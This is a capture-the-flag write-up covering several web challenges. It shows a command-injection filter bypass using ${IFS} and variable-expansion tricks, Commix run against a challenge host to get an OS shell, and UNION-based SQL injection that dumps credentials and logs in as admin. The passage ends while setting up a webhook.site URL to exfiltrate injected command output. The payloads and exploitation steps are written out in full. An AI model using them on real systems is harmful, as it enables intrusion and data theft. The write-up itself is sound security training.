
- **cat**
  → The command used to read the contents of a file.
  → Since direct execution of cat /flag.txt was blocked, we needed obfuscation techniques.
- **${IFS}**
  → ${IFS} refers to the Internal Field Separator in Bash.
  → Used to replace spaces, allowing us to bypass filters that block whitespace.
  → Equivalent to a space (" ") in this case, making it function like cat /flag.txt.
- **${PATH:0:1}**
  → Extracts the first character of the $PATH environment variable.
  → Since $PATH usually starts with /, this effectively inserts /, giving us /flag.txt.
  → This was crucial because /flag.txt was explicitly blocked by filters.

- **fl${A:-a}g.t${X:-x}t**
  → A creative bypass for the blocked keyword "flag.txt".
  → ${A:-a} expands to "a" and ${X:-x} expands to "x", reconstructing "flag.txt" without directly typing it.
- **${IFS} (again)**
  → Ensures proper execution by replacing spaces where needed.
- **coupon**
  → This was required as part of the expected input format for the system.
  → Ensured the command was accepted and executed correctly.

6. Retrieving the Flag

Execution:
coupon$(cat${IFS}${PATH:0:1}fl${A:-a}g.t${X:-x}t${IFS}coupon)

- The payload successfully bypassed JavaScript filters and executed the cat /flag.txt command.
- The flag was successfully retrieved



Impact and Severity:

- Impact: If exploited in a real-world scenario, attackers could execute arbitrary commands on the server, potentially leading to full system compromise.
- Severity: Critical – This vulnerability could allow unauthorized access, data leakage, or system takeover.

Ding-dong

Solved On: 3rd March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{W311-Y0u-g3t-Comm4nd-1nj3tion-congr4t5!}**

Challenges overview:
The challenge involved exploiting a command injection vulnerability in a web application. The objective was to gain unauthorized command execution and extract the contents of flag.txt. The challenge required identifying input validation flaws, bypassing restrictions, and leveraging security tools to automate the attack.

Key Findings:
Upon initial examination, the following observations were made:

1. The website accepted user input and performed some backend processing, likely executing system commands.
2. The presence of an "IP address" input field suggested the application was running network-related commands (e.g., ping).
3. Basic command injection payloads did not return visible responses, hinting at some form of filtering or sandboxing.
4. The hints provided by the Moderator suggested using automated security tools, leading to the discovery of Commix.

Vulnerability Analysis:
- OS Command Injection: The web application directly processed user input in system commands without proper sanitization.
- Lack of Input Validation: The backend did not properly filter dangerous characters such as &&, ;, and |.
- Improper Access Controls: The system allowed unauthorized execution of system-level commands, exposing sensitive data.

Tools Used:
- Commix → Automated command injection exploitation tool.
- VSCode → Used to clone and manage Commix.
- Web Browser (Manual Testing) → Used to test initial payloads in the web application.

Exploitation Step-by-step:
This is the process of identifying and exploiting a command injection vulnerability in a web application using Commix. The objective was to extract the contents of flag.txt from the target system. The challenge involved multiple stages, including identifying hints, setting up the required tools, bypassing restrictions, and executing commands successfully.

Step 1: Gaining the Hint


Hints were provided by the **Moderator** to guide the approach:


- **Hint 1:**
  "The website looks very good, no? How about using other security tools to test it?"
    - This suggested trying **automated security tools** such as **Commix**, **SQLMap**, or **Burp Suite**.
- **Hint 2:**
  "Uhh, how exactly do we try to escape the blacklist? Remember your module about command injection."
    - This hinted that some commands might be **blocked**, requiring **bypass techniques**.
- **Hint 3:**
  "For dingdong itself we need to bypass."
    - This hinted that **certain input validation mechanisms** might be preventing **direct command execution**.
- **Hint 4:**
  https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/README.md
    - This was where **Commix** was discovered and **cloned** using **VSCode**.


Step 2: Searching for the Right Tool

1. After receiving the hints, the next step was to **search for tools** that could automate command injection exploitation.

2. The **GitHub link from Hint 4** led to a repository containing various **payloads and tools** for command injection.
3. After exploring available options, **Commix** was identified as a **suitable tool** for testing command injection vulnerabilities.







4. Once Commix was confirmed as the best choice, the next step was **cloning and setting it up**.

Step 3: Cloning Commix and Setting Up the Environment

To exploit the **command injection**, **Commix** was cloned from GitHub:

git clone https://github.com/commixproject/commix.git

```
PS C:\Users\Ahmadd\Documents\PresUniv\Semester 5\Command_Inject_Tools> git clone https://github.com/commixproject/commix.git commix
Cloning into 'commix'...
remote: Enumerating objects: 27283, done.
remote: Counting objects: 100% (2699/2699), done.
remote: Compressing objects: 100% (285/285), done.
remote: Total 27283 (delta 2539), reused 2477 (delta 2414), pack-reused 24584 (from 2)
Receiving objects: 100% (27283/27283), 6.75 MiB | 857.00 KiB/s, done.
Resolving deltas: 100% (19221/19221), done.
PS C:\Users\Ahmadd\Documents\PresUniv\Semester 5\Command_Inject_Tools> cd commix
PS C:\Users\Ahmadd\Documents\PresUniv\Semester 5\Command_Inject_Tools\commix>
```

Step 4: Identifying the Vulnerability

1. The target was a **web application** with an **input field and submit button**.
2. Analyzing the **request parameters** revealed that the **"ip"** parameter was processed by the backend.
3. To test for command injection, a basic payload was injected:

127.0.0.1 && whoami

4. No visible response was returned, suggesting that filtering or output suppression was in place.
5. Due to the lack of direct feedback, Commix was used for automated testing.

Step 5: Running Commix

Commix was executed with the following command:

python commix.py --url="http://TARGET_IP:PORT/" --data="ip=127.0.0.1"

Target IP PORT: http://103.150.116.127:50080/


python commix.py --url="http://103.150.116.127:50080/" --data="ip=127.0.0.1"

The tool initiated automated tests and confirmed that the ip parameter was vulnerable to command injection.

“u” means the target server is Unix-like (Linux/macOS-based) instead of Windows. **“y”** was chosen to get a pseudo-terminal shell, allowing interactive command execution on the target system.


When prompted, an **interactive shell** was launched:

commix(os_shell) >




Step 6: Gaining an Interactive Shell

1. Basic Linux commands were tested, but **(ls)** was blocked:



2. An alternative method was attempted **(echo *)**:




- This revealed the presence of flag.txt.

Step 7: Retrieving the Flag

1. The following command was executed:

cat flag.txt



2. The flag was successfully displayed.

Impact and Severity:

If these vulnerabilities were found in a real system, the potential impact would be severe:

- **Remote Code Execution (RCE)**
  - Attackers could execute arbitrary commands on the server.
  - This could lead to full system compromise.
- **Data Exfiltration**
  - Sensitive files such as /etc/passwd or .env could be accessed and stolen.
- **Privilege Escalation**
  - If the application runs as root, an attacker could take full control of the system.
- **Potential Business Impact**
  - Unauthorized access to user data and server files.
  - Possible financial loss, reputational damage, or legal issues.

Severity Level: Critical

Explanation:

- **Remote Code Execution (RCE):** Attackers can run commands on the server, leading to full system compromise.
- **Data Exfiltration:** Sensitive files (e.g., `/etc/passwd`, `.env`) can be stolen, risking data breaches.
- **Privilege Escalation:** If running as root, attackers can take full control of the system.
- **Business Impact:** Leads to unauthorized access, financial loss, reputational damage, and legal issues.

Library

Solved On: 3rd March 2025
Solved by: Alghazali Winet Abdurrahman
Flag Retrieved: pu-flag{sqli_1s_k1nd4-0k4y_d3pends_0n_s4nit1z4t10n}

Challenges overview:
The challenge required retrieving a flag from a restricted page that was only accessible to an administrator. To achieve this, I needed to obtain the administrator's password and log in as an admin.

Key Findings:

1. The application is **vulnerable to SQL injection**, allowing unauthorized users to retrieve sensitive database information.
2. Using SQL injection, I was able to **enumerate database tables, extract user credentials, and gain admin access**.
3. The administrator's credentials were stored in the database and could be extracted using a crafted SQL query.

Vulnerability Analysis:


1. The **SQL injection vulnerability** allows attackers to manipulate database queries through the `id` parameter.
2. By using **UNION SELECT**, I was able to extract table names, column names, and user credentials.
3. Once I obtained the admin credentials, I could bypass access restrictions and retrieve the flag from `flag.php`.

Tools Used:
- Google Chrome

Exploitation Step-by-step:

Step 1: Identifying SQL Injection Vulnerability

To check for SQL injection, I tested the `id` parameter by appending a single quote (`'`):



`http://103.150.116.127:31080/library.php?id='`

This caused an error, confirming that the parameter was vulnerable.

Step 2: Enumerating Tables

To list the available tables in the database, I used the following SQL injection query:


`http://103.150.116.127:31080/library.php?id='union+select+table_name,2,3+from+information_schema.tables%23`

This revealed the existence of a **"users"** table, which was likely to contain login credentials.

Step 3: Extracting Column Names from the Users Table

Next, I enumerated the columns of the `users` table:

```
http://103.150.116.127:31080/library.php?id='union+select+table_name,column_name,3+from+information_schema.columns+where+table_name='users'%23
```




This returned three key columns:

- `username`
- `password`
- `is_admin`

Step 4: Retrieving User Credentials

Now that I knew the column names, I extracted the usernames and passwords:

```
http://103.150.116.127:31080/library.php?id='union+select+username,password,is_admin+from+users%23
```



This query displayed user credentials, including the **admin username and password**.

is_admin = 1, which mean that user is an administrator

Step 5: Logging in as Admin

Using the extracted **admin username and password**, which is “admin” and “tRyT0CR4Ckm3” I logged into the system and gained administrator access.

Step 6: Accessing the Flag

Now that I had admin access, I recalled a hint:
"Try to find a page that potentially has the flag."

I wondered if there was a hidden page like `flag.php`. So, I manually changed the URL from `library.php` to `flag.php`:

`http://103.150.116.127:31080/flag.php`

This successfully displayed the flag.

pu-flag{sqli_1s_k1nd4-0k4y_d3pends_0n_s4nit1z4t10n}

Impact and Severity:

Potential Impact if Found in a Real System:

1. **Data leakage** – Attackers could retrieve **usernames, passwords, and other sensitive data** from the database.
2. **Privilege escalation** – Attackers could **gain admin access**, allowing them to modify or delete data.
3. **Unauthorized access to restricted content** – In a real-world scenario, this could expose **private company information or customer data**.

Severity Level**: Critical** 🔴

This vulnerability allows **full database compromise and privilege escalation**, making it a **high-risk** issue that needs immediate attention.

Qr- Generator

Solved On: 05 March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{y0u_kn0w_1_trI3d-esc4cp1ng_c0mm4nds}**

Challenges overview:

The challenge involves a web application that appears to process file-related operations. During testing, we discovered a command injection vulnerability that allows arbitrary system commands to be executed by manipulating filename inputs. Our goal is to leverage this vulnerability to access and retrieve a hidden flag stored on the system.

Key Findings:

Upon initial interaction with the system, we observed:

- File name inputs are executed as shell commands
- The system does not properly sanitize user inputs, allowing command injection
- The presence of a writable directory suggests possible file manipulation and data exfiltration risks.
- An encoded file (output.b64) was found, suggesting that the flag may be stored in an encoded format

Vulnerability Analysis:

The challenge is vulnerable to Command Injection, a critical security flaw where untrusted user input is executed as system commands.

How the Vulnerability Works

- The application takes user-supplied input (a filename) and processes it without proper sanitization.
- When a semicolon (;) is appended, it terminates the intended command and injects a new command.
- The injected command gets executed with the same privileges as the application, allowing attackers to interact with the system.

Example of Exploitation
Assume the application processes filenames like this:

cat filename

If an attacker provides the input:

test.png; ls -la

The executed command becomes:

cat test.png; ls -la

This executes both commands, listing directory contents after processing the file.

Tools Used:

- Linux Command Line – For executing commands on the system.
- cURL – To send HTTP requests and receive responses.
- Base64 – To decode encoded files.
- Webhook Service – To capture output remotely.

Exploitation Step-by-step:

Step 1: Setting Up the Webhook


Before executing any commands, we need a way to capture output remotely. Since the system does not provide direct command output, we use a **webhook service** to send responses to an external location.

Why This Step is Important

- **Web applications often restrict direct output**, making it difficult to see command execution results.
- **Using a webhook allows us to bypass restrictions** by sending output as HTTP requests.
- **The unique webhook URL is needed** to ensure that we receive the correct responses from the system.

How to Do It

1. **Go to a webhook service** https://webhook.site/#!/view/c3fbfe4e-607b-4b2b-afc6-f7f5099c566f/f9efa502-f661-43ca-9b05-af73bc8cb08d/1
2. **Generate a unique webhook URL.**



3. **Keep this URL safe**, as it will be used in subsequent commands to receive data.

Step 2: Enumerating Files in the Directory

First, we check what files exist on the system by injecting an `ls -la` command and sending the results to a webhook:

